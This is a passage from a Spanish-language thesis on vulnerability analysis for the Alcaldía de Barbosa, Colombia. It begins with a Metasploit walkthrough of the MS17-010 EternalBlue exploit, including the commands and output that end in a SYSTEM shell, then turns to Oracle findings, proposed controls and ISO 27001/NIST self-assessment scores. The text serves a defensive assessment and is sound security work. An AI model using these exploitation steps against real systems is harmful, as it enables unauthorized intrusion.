l No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
e Windows Command Execution
1 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 norma
l No MS17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 avera
ge Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 avera
ge No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption f
or Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 norma
l Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
e Windows Code Execution
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great
Yes SMB DOUBLEPULSAR Remote Code Execution

```

Figura 23. Búsqueda Metasploit ms17-010  
Fuente: Elaboración Propia (2020)

Con este comando se busca la cadena ms17-010 y encontramos varios resultados asociados para nuestra prueba donde lo estamos haciendo sobre una maquina cliente que tiene como sistemas operativo Windows 7 vamos la opción 2 que nos muestra la Figura 23 y ejecutamos lo siguiente:

```

msf5 > use exploit/windows/smb/ms17_010_eternalblue

msf5 exploit(windows/smb/ms17_010_eternalblue) >

```

con el comando anterior le esto indicando a Metasploit que quiero utilizar este exploit (es una pieza de código creada para atacar una vulnerabilidad) en este caso eternal blue que es a que está asociada desde Microsoft ms17-010.

Procedemos a configurar las opciones o características del exploit de la Figura 24 por lo que utilizáremos lo siguiente:

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name Current Setting Required Description
----
RHOSTS yes The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain
to use for authentication
SMBPass no (Optional) The password for th
e specified username
SMBUser no (Optional) The username to aut
henticate as
VERIFY_ARCH true yes Check if remote architecture m
atches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exp
loit Target.

Exploit target:

Id Name
--
0 Windows 7 and Server 2008 R2 (x64) All Service Packs

```

Figura 24. Parámetros por configurar del exploit Eternal Blue.  
Fuente: Elaboración Propia (2020)

Para esta prueba solo configuraremos el parámetro RHOST (host remoto o nuestra víctima):

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST  
192.168.0.216
```

```
RHOST => 192.168.1.239
```

Y por último ejecutamos el comando exploit y esperamos que termine:

```
- Using auxiliary/scanner/smb/smb_ms17_010 as check  
  - Host is likely VULNERABLE to MS17-010! - Windows 7  
  - Scanned 1 of 1 hosts (100% complete)  
- Connecting to target for exploitation.  
- Connection established for exploitation.  
- Target OS selected valid for OS indicated by SMB reply  
- CORE raw buffer dump (38 bytes)  
- 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  
- 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  
- 0x00000020 50 61 63 6b 20 31  
- Target arch selected valid for arch indicated by DCE/RPC re  
- Trying exploit with 12 Groom Allocations.  
- Sending all but last fragment of exploit packet  
- Starting non-paged pool grooming  
- Sending SMBv2 buffers  
- Closing SMBv1 connection creating free hole adjacent to SMB  
- Sending final SMBv2 buffers.  
- Sending last fragment of exploit packet!  
- Receiving response from exploit packet  
- ETERNALBLUE overwrite completed successfully (0xC000000D)!  
- Sending egg to corrupted connection.  
- Triggering free of corrupted buffer. Command shell session 1  
-----  
-----WIN-----  
-----
```

Figura 25. Ejecución del comando Exploit  
Fuente: Elaboración Propia (2020)

Este exploit tiene una característica que es un poco inestable en determinadas ocasiones la maquina remoto colapso y se reinició, pero en caso de la Figura 25 el ataque fue exitoso, por lo ya tenemos control de la maquina con window7 para verificarlo presionamos enter y obtendremos:

```
C:\Windows\system32>whoami  
whoami  
nt authority\system  
C:\Windows\system32>
```

Figura 26. Consola de comandos de la máquina vulnerada  
Fuente: Elaboración Propia (2020)

Ya estamos dentro de la maquina ponemos el comando whoami para que nos muestre quienes somos y nos dice que el usuario con el que estamos autenticado es system el cual es un usuario dentro de Windows que podemos evidenciar en la Figura 26 y que tiene el completo control del sistema operativo e inclusive más privilegios que el de administrador. En conclusión, en este ejercicio obtuvimos al explotar la vulnerabilidad el control total de la maquina o victima con altos privilegios esto pasaría con otros equipos de la Alcaldía de Barbosa que manejan la versión SMBv1. Por lo que este caso debe aislarse y tomar medidas para mitigar el riesgo en estas máquinas es decir proponer los controles adecuados para esta vulnerabilidad.

Con todo lo Anterior demostramos la realización de una prueba intrusión y además valida en la Tabla 14 en numeral 2,5,6,8 y 10 en la que identificamos los riesgos que pueden tener la Alcaldía de Barbosa una vez analizado los resultados de los escáneres son válidos y representan una amenaza para la entidad.

- Seguimos con la siguiente actividad de la fase de ejecución, adicional a los controles de que debemos proponer para evento exitoso de la explotación de la vulnerabilidad, se procedió a verificar alguna información que es importante para tener en cuenta para sugerir ciertos controles arrojada desde las herramientas y que representan una posible amenaza para los activos de información de la Alcaldía Barbosa.

Uno de los problemas que encontramos en el escaneo fue que había un servidor sin clave de inicio del usuario Administrador del equipo lo cual representa un caso gravedad en la seguridad de la entidad debido a que este equipo es un espejo del dominio de del servidor principal.

Otro de los problemas son las bases de datos, se verifica la versión y se confirma que el soporte para 12cR1 no está activo ver Figura 27 y no se tiene parches instalados por lo que en el escaneo salen múltiples vulnerabilidades por lo que hay que evaluar una migración.

BANNER	CON_ID
Oracle Database 12c Release 12.1.0.1.0 - 64bit Production	0
PL/SQL Release 12.1.0.1.0 - Production	0
CORE 12.1.0.1.0 Production	
TNS for 64-bit Windows: Version 12.1.0.1.0 - Production	0
NLSRTL Version 12.1.0.1.0 - Production	0

Figura 27. Versión de Base de Datos Alcaldía Barbosa.  
Fuente: Elaboración Propia (2020)

Oracle Database Releases					
Release	GA Date	Premier Support Ends	Extended Support Ends	Sustaining Support Ends	
8.1.7	Sep 2000	Dec 2004	Dec 2006	Indefinite	
9.2	Jul 2002	Jul 2007	Jul 2010	Indefinite	
10.1	Jan 2004	Jan 2009	Jan 2012	Indefinite	
10.2	Jul 2005	Jul 2010	Jul 2013	Indefinite	
11.1	Aug 2007	Aug 2012	Aug 2015	Indefinite	
11.2	Sep 2009	Jan 2015	Dec 2020	Indefinite	
Enterprise Edition 12.1	Jun 2013	Jul 2018	Jul 2022	Indefinite	
Standard Edition (SE) 12.1	Jun 2013	Aug 2016	Not Available	Indefinite	
Standard Edition One (SE1) 12.1	Jun 2013	Aug 2016	Not Available	Indefinite	
Standard Edition 2 (SE2) 12.1	Sep 2015	Jul 2018	Jul 2022	Indefinite	
12.2.0.1	Mar 2017	Nov 30, 2020 (Limited Error Correction Period for 12.2.0.1 - Dec 1, 2020 - Mar 31, 2022) <sup>1</sup>	Not Available	Indefinite	
18c	Jul 2018	Jun 2021	Not Available	Indefinite	
18c (Long Term Release)	Apr 2019	Apr 2024	Apr 2027	Indefinite	

Figura 28. Versiones de Oracle  
Fuente: Elaboración Propia (2020)

En la Figura 28 podemos analizar las versiones que actualmente tiene Oracle y hacer nuestras propias conclusiones en comparación con la que la entidad tiene actualmente, poder mirar los posible inconvenientes que esto puede acarrear al tener la versión de la Entidad desactualizada.

Además, se encuentran hallazgos en las bases de datos que requiere de algún control ya que en algunos de los casos se puede generar otro ataque exitoso pero esta actividad se hace con el fin de recomendar controles para que el área del TI evalúe y mejore su SGSI teniendo en cuenta los riesgos que se identificaron durante las pruebas, los hallazgos serian:

La opción de auditoria a administradores de la Base de Datos Oracle no está activada lo que significa que las operaciones críticas como subidas y bajadas

de la base de datos y cambios a los parámetros de la base de datos, no se están auditando.

No existe una definición formal de cuáles son las operaciones críticas que deben monitorearse-auditarse, y que operaciones que se pueden monitorear generarán valor en la seguridad de la Base de Datos.

No se realiza una revisión de los rastros de auditoría que se generan en la base de datos.

Los DBAs no manejan cuentas separadas para la administración de las bases de datos, lo cual evita el seguimiento y control de las operaciones de estos usuarios privilegiados. En cuanto a los accesos al servidor de la base de datos, estos se realizan usando la clave de Oracle y de root que son conocidas por todos los administradores.

No se hace uso de los roles ni de los perfiles de base de datos para controlar los accesos a los objetos de esta.

No se tienen cuentas con privilegios separados.

No existe cifrado a nivel de la Base de Datos, ni en el ambiente de red, dejando información sensible de la organización vulnerable en caso de accesos no autorizados por agentes externos o internos.

Los respaldos no están cifrados. No existe una política para probar los respaldos.

No existe un procedimiento documentado ni ambiente de recuperación ante desastres de la base de datos. Esto no permite reaccionar ante un eventual desastre y garantizar la disponibilidad de los datos que residen en la base de datos.

Existen tareas que se ejecutan con las contraseñas quemadas.

Además, se otorgan los permisos de DBA a los usuarios administradores y desarrolladores sin los procedimientos de responsabilidad correctos.

La base de datos se encuentra habilitada para conexiones en el puerto por defecto 1521, al ser un puerto estándar es muy posible que existan ataques.



La base de datos tiene perfiles adicionales al por defecto, sin embargo, no se hace uso de ninguno de ellos.

### Medidas o controles

De acuerdo con todo lo analizado en las anteriores Fases de nuestro modelo se le sugiere a la entidad implantación de los siguientes controles descritos en la Tabla 15:

Control	Descripción de control
1	Sensibilización al personal de la entidad en los requisitos básicos de seguridad y como debe ser manejada la información
2	Capacitación del personal de TI en temas seguridad física y tecnológica, mantenerlos actualizados en posibles amenazas
3	Realizar auditorías a servidores, estaciones y firewall para identificar posibles amenazas.
4	Separar los diferentes niveles de Administradores y verificar perfiles
5	Utilizar herramientas que permitan verificar y los equipos del usuario final se encuentran actualizados los parches de seguridad.
6	Revisión de acompañamiento del área soporte de los diferentes sistemas que maneja la entidad sistemas operativos, bases de datos.
7	Actualización de versiones de software que maneja cada activo de información.
8	Verificar la instalación de Antivirus en todas las estaciones de cómputo que maneje la entidad.
9	Monitorear y controlar que puertos están abiertos en los en los activos de información, deshabilitar los servicios innecesarios
10	Verificar el software instalado en cada maquina
11	Monitorear el tráfico de firewall para revisar posibles amenazas.
12	Seguimiento de uso de los servicios de red

13	Controlar el acceso a la red a personal externo o proveedores.
14	Implementar cifrado para la transferencia de información importante.
15	Control de los respaldos y verificación de la información almacenada.
16	Definir roles y responsabilidades que tema de seguridad de la información
17	Definir Plan de continuidad del negocio
18	Verificar el uso contraseñas en todo dispositivo de la entidad y verificar que cuenten con los parámetros de contraseña segura
19	Controlar la ejecución de código malicioso.
20	Definir que extensiones de aplicativos se pueden ejecutar en los equipos

Tabla 15. Controles Propuestos para la Alcaldía Barbosa  
Fuente: Elaboración Propia (2020)

Para el caso de nuestro ataque exitoso solo teniendo implementado el control 5 podemos evitar que la vulnerabilidad sea explotada ya que el boletín de seguridad ms17-010 de Microsoft nos muestra el parche que debe ejecutar para corregir este problema que nos llevaría a perder en un activo de información la disponibilidad, integridad y confiabilidad.

### **6.3 Validar con la herramienta de Autodiagnóstico del MSPI de MINTIC el porcentaje de mejora en el procedimiento de análisis de vulnerabilidades utilizado en los sistemas de información.**

#### **Fase de Reporte**

La fase de reporte nos dice la norma NIST 800-115 se realiza en forma paralela a las demás fases debido a que cada una de las fases genera su propia documentación, pero para nuestro modelo en esta fase de reporte manejaremos los siguientes:

- Reporte generado por la herramienta de que se utilizaron en el escaneo de vulnerabilidades
- Reporte de ejecutivo con algunas de las vulnerabilidades y controles para mitigarlas con su medición de gravedad otorgada por el software.
- Diagnostico nuevo en el instrumento de autodiagnóstico MSPI de MINTIC.

El reporte generado que se mostrara es uno hecho por la herramienta NISSUS se transcribe la parte principal en el Anexo 5 debido a que son muy extensos y hace una descripción de cada vulnerabilidad identificando su nivel gravedad de acuerdo con la herramienta.

Para el reporte ejecutivo en base en algunos lineamientos de MINTIC, lo que se pretende llegar a tener en un análisis de vulnerabilidades una vez identificadas las amenazas un reporte con una tabla con parámetros como los definidos en la Tabla 16 en donde nos apoyaremos en Tabla 12 y 13 para identificar las amenazas y vulnerabilidades en base a los riesgos que se definieron después del escaneo de vulnerabilidades, sugiriendo los controles que se propuso en la Tabla 15 y el nivel de gravedad apoyado en la herramienta:

Activos de Información	Amenaza	Vulnerabilidad	Control	Nivel de gravedad
Servidor Base de Datos	Accesos sin autorización	Ausencia de definición de roles y responsabilidades, ausencia de auditorías a los sistemas, errores de configuración.	1,3,4, 10, 16, 18	Crítico
Servidor de Aplicaciones SAYMIR	Elevación de privilegios a Usuarios, Falsificación de derechos	Ausencia de definición de roles y responsabilidades, errores de configuración, asignación errada de derechos de software, contraseñas inseguras, Ausencia de mecanismos de identificación y autenticación.	2, 3, 4, 5, 16, 18	Crítico
Equipo de computo	Usuarios autenticados remotos afecten la información. Intrusión del sistema, ataques externos	Ausencia de monitoreo de servicios y puertos, ausencia de actualización de los sistemas operativos de las estaciones clientes.	3, 5, 7, 8, 9 11, 13,	Crítico
Equipo de computo	Software instalado sin previa autorización.	ausencia de auditorías a los sistemas, descarga y uso no controlado de software	4, 10, 16	Media
Equipo de computo	Código malicioso	Errores de configuración, Ausencia o falta de configuración en la seguridad del equipo	8, 19	Crítico
Equipo de computo	Sistemas de cifrado inseguros, trafico sensible sin protección.	Ausencia de métodos de cifrado.	14	Media

Tabla 16. Vulnerabilidades, Amenazas controles de los riesgos para Alcaldía Barbosa.  
Fuente: Elaboración Propia (2020)

Por último, se vuelve a llenar el instrumentó de autodiagnóstico del MSPI de MINTIC teniendo en cuenta los nuevos controles que se deben implementar a partir del modelo análisis utilizado como estrategia en el proyecto, dichas mejoras al SGSI de Entidad se pueden observar en la Tabla 17 y Tabla 18 y las Figuras 29 y Figuras 30.

No.	Evaluación de Efectividad de controles			EVALUACIÓN DE EFECTIVIDAD DE CONTROL
	DOMINIO	Calificación Actual	Calificación Objetivo	
A.5	POLITICAS DE SEGURIDAD DE LA INFORMACIÓN	10	100	INICIAL
A.6	ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACIÓN	48	100	EFECTIVO
A.7	SEGURIDAD DE LOS RECURSOS HUMANOS	24	100	REPETIBLE
A.8	GESTIÓN DE ACTIVOS	14	100	INICIAL
A.9	CONTROL DE ACCESO	55	100	EFECTIVO
A.10	CRIPTOGRAFÍA	50	100	EFECTIVO
A.11	SEGURIDAD FÍSICA Y DEL ENTORNO	25	100	REPETIBLE
A.12	SEGURIDAD DE LAS OPERACIONES	58	100	EFECTIVO
A.13	SEGURIDAD DE LAS COMUNICACIONES	55	100	EFECTIVO
A.14	ADQUISICIÓN, DESARROLLO Y MANTENIMIENTO DE SISTEMAS	16	100	INICIAL
A.15	RELACIONES CON LOS PROVEEDORES	30	100	REPETIBLE
A.16	GESTIÓN DE INCIDENTES DE SEGURIDAD DE LA INFORMACIÓN	63	100	GESTIONADO
A.17	ASPECTOS DE SEGURIDAD DE LA INFORMACIÓN DE LA GESTIÓN DE LA CONTINUIDAD DEL NEGOCIO	50	100	EFECTIVO
A.18	CUMPLIMIENTO	41.5	100	EFECTIVO
<b>PROMEDIO EVALUACIÓN DE CONTROLES</b>		<b>40</b>	<b>100</b>	<b>EFECTIVO</b>

Tabla 17. Evaluación de efectividad de controles Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016).



Figura 29. BRECHA ANEXO A ISO 27001:2013 Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)

MODELO FRAMEWORK CIBERSEGURIDAD NIST		
Etiquetas de fila ▾	CALIFICACIÓN ENTIDAD	NIVEL IDEAL CSF
IDENTIFICAR	54	100
DETECTAR	70	100
RESPONDER	58	100
RECUPERAR	7	100
PROTEGER	44	100

Tabla 18. Valores Modelo Ciberseguridad NIST Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)




Figura 30. Calificación de la Alcaldía Barbosa NIST Ciberseguridad Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)

A continuación, realizamos el comparativo del instrumento autodiagnóstico del MSPI de MINTIC con el fin de validar las mejoras en la Tabla 19 y Tabla 20 y las Figuras 31 y Figuras 32:

No.	Evaluación de Efectividad de controles				
	DOMINIO	Calificación Inicial	EVALUACIÓN DE EFECTIVIDAD DE CONTROL	Calificación Final	EVALUACIÓN DE EFECTIVIDAD DE CONTROL
A.5	POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN	20	INICIAL	10	INICIAL
A.6	ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACIÓN	34	REPETIBLE	48	EFFECTIVO
A.7	SEGURIDAD DE LOS RECURSOS HUMANOS	9	INICIAL	24	REPETIBLE
A.8	GESTIÓN DE ACTIVOS	14	INICIAL	14	INICIAL
A.9	CONTROL DE ACCESO	27	REPETIBLE	55	EFFECTIVO
A.10	CRIPTOGRAFÍA	20	INICIAL	50	EFFECTIVO
A.11	SEGURIDAD FÍSICA Y DEL ENTORNO	25	REPETIBLE	25	REPETIBLE
A.12	SEGURIDAD DE LAS OPERACIONES	23	REPETIBLE	58	EFFECTIVO
A.13	SEGURIDAD DE LAS COMUNICACIONES	24	REPETIBLE	55	EFFECTIVO
A.14	ADQUISICIÓN, DESARROLLO Y MANTENIMIENTO DE SISTEMAS	6	INICIAL	16	INICIAL
A.15	RELACIONES CON LOS PROVEEDORES	30	REPETIBLE	30	REPETIBLE
A.16	GESTIÓN DE INCIDENTES DE SEGURIDAD DE LA INFORMACIÓN	17	INICIAL	63	GESTIONADO
A.17	ASPECTOS DE SEGURIDAD DE LA INFORMACIÓN DE LA GESTIÓN DE LA CONTINUIDAD DEL SERVICIO	40	REPETIBLE	50	EFFECTIVO
A.18	CUMPLIMIENTO	31.5	REPETIBLE	41.5	EFFECTIVO
<b>PROMEDIO EVALUACIÓN DE CONTROLES</b>		<b>23</b>	<b>REPETIBLE</b>	<b>40</b>	<b>EFFECTIVO</b>

Tabla 19. Comparación Evaluación de efectividad de controles Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)




Figura 31. Comparación BRECHA ANEXO A ISO 27001:2013 Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)

MODELO FRAMEWORK CIBERSEGURIDAD NIST		
Etiquetas de fil	CALIFICACIÓN ENTIDAD INICIAL	CALIFICACIÓN ENTIDAD FINAL
IDENTIFICAR	26	54
DETECTAR	24	70
RESPONDER	17	58
RECUPERAR	7	7
PROTEGER	20	44

Tabla 20. Comparación Valores Modelo Ciberseguridad NIST Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)




Figura 32. Comparación Calificación NIST Ciberseguridad. Final, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)

## CONCLUSIONES

- De acuerdo con la estrategia implementada en base a la norma NIST 800-115, se logró crear un modelo de análisis de vulnerabilidades sobre el cual se realizaron pruebas de efectividad alineadas al MSPI de MINTIC, como caso práctico aplicado en la infraestructura tecnológica de la Alcaldía Barbosa.
- Un buen análisis de vulnerabilidades permite identificar cuales controles se deben implementar para mitigar los riesgos que generan las diferentes amenazas y así poder realizar posibles mejoras al modelo de seguridad y privacidad de la información.
- Al analizar los resultados obtenidos en la herramienta de autodiagnóstico del MSPI de MINTIC, se evidencia la efectividad del modelo planteado en el proyecto, ya que los resultados obtenidos en la fase inicial del autodiagnóstico y fase final se nota un mejoramiento notable tanto para la Efectividad de controles en cuanto la norma ISO 27001 como para el marco de ciberseguridad del NIST.
- El definir los procedimientos o actividades que se deben implementar en cada una de fases de la estrategia o en las pruebas de intrusión de manera acertada, permite desarrollar de forma más ágil otros procesos que hacen parte del modelo de seguridad y privacidad de la información, como evaluación de los riesgos, pruebas de efectividad de los controles, gestión de incidentes, control de acceso, entre otros.
- De acuerdo con los autodiagnósticos donde la mejora impactó de manera positivas en temas como la gestión de incidentes, Control de acceso, seguridad de las comunicaciones y seguridad de las operaciones, se propone utilizar este modelo como un procedimiento estándar en otras entidades de estado como mejoramiento SGSI.



## **TRABAJOS FUTUROS**

A partir de los resultados que se obtiene por medio de este proyecto se puede empezar a realizar todo el desarrollo de una guía evalué el riesgo, que contenga la valoración de los controles para el tratamiento del riesgo, tipo de impacto, probabilidad, calcular probabilidad de ocurrencia, medidas de respuestas y calcular la zona a la que pertenece el riesgo.

## REFERENCIAS

Ministerio de Tecnologías de la Información y las Comunicaciones. (2019). *Dirección de Gobierno Digital Noticias*. Recuperado: <https://mintic.gov.co/portal/inicio/Ministerio/Viceministerio-de-Economia-Digital/Direccion-de-Gobierno-Digital/>

Ministerio de Tecnologías de la Información y las Comunicaciones. (s.f.). *Seguridad TI*. Recuperado: <https://www.mintic.gov.co/gestion-ti/Seguridad-TI/>

NIST. (2014). *Marco de referencia de Ciberseguridad*. Recuperado: <https://www.nist.gov/cyberframework/framework>

Panda. (2017). *Cómo implantar el Framework NIST*. Recuperado: <https://ciberseguridad.blog/como-implantar-el-framework-nist/>

Araujo, A., Alayo, C., Oliveira, E., Polanco, S. & Arthur, C. (2017). *Propuesta de implantación del Cyber Security Framework (CSF) del NIST, usando COBIT, en Honda del Perú (Tesis de Maestría)*. Universidad ESAN, Honda, Perú.

Aguirre, A. (2017). *Ciberseguridad en Infraestructuras Críticas de Información (Tesis de Maestría)*. Universidad de Buenos Aires, Buenos Aires, Argentina.

Navarro, O., Alonso, S., Pascual, A., Che, G., Collado, P., Villamizar, Y., & Balsbastre, J. (2017). *Protecciones de Infraestructuras críticas*. Recuperado: <https://s2grupo.es/wp-content/uploads/2017/01/PROTECCI%C3%93N-DE-INFRAESTRUCTURAS-CR%C3%8DTICAS-4%C2%BA-INFORME-T%C3%89CNICO-WEB..pdf>

Serna, A. (2018). ANÁLISIS DE LA CAPACIDAD DE CIBERSEGURIDAD PARA LA DIMENSIÓN TECNOLÓGICA EN COLOMBIA: UNA MIRADA SISTÉMICA DESDE LA ORGANIZACIÓN (Tesis de Maestría). Universidad de Pontificia Bolivariana, Medellín, Colombia.

Gómez, J. (2012). *Magerit versión 3.0: Metodología de análisis y gestión de riesgos de los Sistemas de Información. Libro I: Método*. Madrid:Ministerio de Hacienda y Administraciones públicas.

Orellana, A. O. (2014). Seguridad de la Información. *Revista de la Segunda Cohorte del Doctorado en Seguridad Estratégica*, 60,82,104.

Tatiara, R., Fajar, A., Siregar, B., & Gunawan, W. (2018). *Analysis of factors that inhibiting implementation of Information Security Management System (ISMS) based on ISO 27001*. *Journal of Physics: Conference Series*, 978(1), 012039.

Inoguchi, A. & Macha, E. (2016). *GESTIÓN DE LA CIBERSEGURIDAD Y PREVENCIÓN DE LOS ATAQUES CIBERNÉTICOS EN LAS PYMES DEL PERÚ (Tesis de Pregrado)*. Universidad San Ignacio de Loyola, Perú.

Moreno, L. (2017). *Seguridad de la Información y tendencias estratégicas de ciberseguridad*. Recuperado:  
[https://www.esmic.edu.co/sala\\_prensa/articulos/seguridad\\_informacion\\_tendencias\\_2508](https://www.esmic.edu.co/sala_prensa/articulos/seguridad_informacion_tendencias_2508)

Arias, G., Merizalde, N. & Noriega, N. (2013). *ANÁLISIS Y SOLUCIÓN DE LAS VULNERABILIDADES DE LA SEGURIDAD INFORMÁTICA Y SEGURIDAD DE LA INFORMACIÓN DE UN MEDIO DE COMUNICACIÓN AUDIO-VISUAL (Tesis de Pregrado)*. Universidad Politecnica Salesiana, Guayaquil, Ecuador.

Gonzales, H. & Montesina, R. (2018). *Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web*. Recuperado:  
<https://rcci.uci.cu/?journal=rcci&page=article&op=view&path%5B%5D=1742>

Myerson, Judith. (2015). *Cuatro herramientas de pen testing para mejorar la seguridad empresarial*. Recuperado:  
<https://searchdatacenter.techtarget.com/es/consejo/Cuatro-herramientas-de-pen-testing-para-mejorar-la-seguridad-empresarial>

Cadavid, A. (2017). *GUÍA DE PRÁCTICAS DE SEGURIDAD PARA UN MARCO ÁGIL DE DESARROLLO (Tesis de Maestría)*. Universidad de Pontificia Bolivariana, Medellín, Colombia.

Calvo, J. (2010). *METODOLOGÍA PARA LA IMPLEMENTACIÓN DEL MODELO DE ARQUITECTURA DE SEGURIDAD DE LA INFORMACIÓN (MASI) (Tesis de Especialización)*. Universidad de Pontificia Bolivariana, Bucaramanga, Colombia.

NIST SP 800-115. (2008). *La Guía Técnica para Evaluaciones y Pruebas de Seguridad de la Información*. Recuperado:  
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>

Ley 1712 (2014). *Ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional*. Recuperado:  
[http://www.secretariasenado.gov.co/senado/basedoc/ley\\_1712\\_2014.html](http://www.secretariasenado.gov.co/senado/basedoc/ley_1712_2014.html)

Decreto 2758. (2012). *Por el cual se modifica la estructura del Ministerio de Defensa Nacional y se dictan otras disposiciones*. Recuperado:  
[http://www.secretariasenado.gov.co/senado/basedoc/decreto\\_2758\\_2012.html](http://www.secretariasenado.gov.co/senado/basedoc/decreto_2758_2012.html)

Decreto 1078. (2015). *Por medio del cual se expide el Decreto Único Reglamentario del Sector de Tecnologías de la Información y las Comunicaciones*. Recuperado: [https://www.mintic.gov.co › portal › articles-9528\\_documento](https://www.mintic.gov.co › portal › articles-9528_documento)

MSPI. (s.f.). *Modelo de seguridad y privacidad de la información colombiano*. Recuperado: <https://www.mintic.gov.co/gestion-ti/Seguridad-TI/Modelo-de-Seguridad/>

MINTIC. (s.f.). *Fortalecimientos en la gestión TI en el Estado*. Recuperado: <https://www.mintic.gov.co/gestion-ti/>

Colcert. (2019). *El Gobierno de Colombia liderado por la Presidencia de la República comienza una campaña de prevención cibernética*. Recuperado: <http://www.colcert.gov.co/?q=contenido/el-gobierno-de-colombia-liderado-por-la-presidencia-de-la-rep%C3%BAblica-comienza-una-campa%C3%B1a>

Tecnosfera. (2017). *A diario se registran 542.465 ataques informáticos en Colombia*. Recuperado: <https://www.eltiempo.com/tecnosfera/novedades-tecnologia/informe-sobre-ataques-informaticos-en-colombia-y-al-sector-financiero-135370>

L-SA-01. (2019). *LINEAMIENTOS DEL EQUIPO DE RESPUESTA A INCIDENTES DE SEGURIDAD DE LA INFORMACIÓN*. Recuperado: <https://dapre.presidencia.gov.co/dapre/DocumentosSIGEPRE/L-SA-01-Lineamiento-Equipo-Respuesta.pdf>

LEY 1273. (2009). *De la Protección de la información y de los datos*. Recuperado: [http://www.secretariasenado.gov.co/senado/basedoc/ley\\_1273\\_2009.html](http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html)

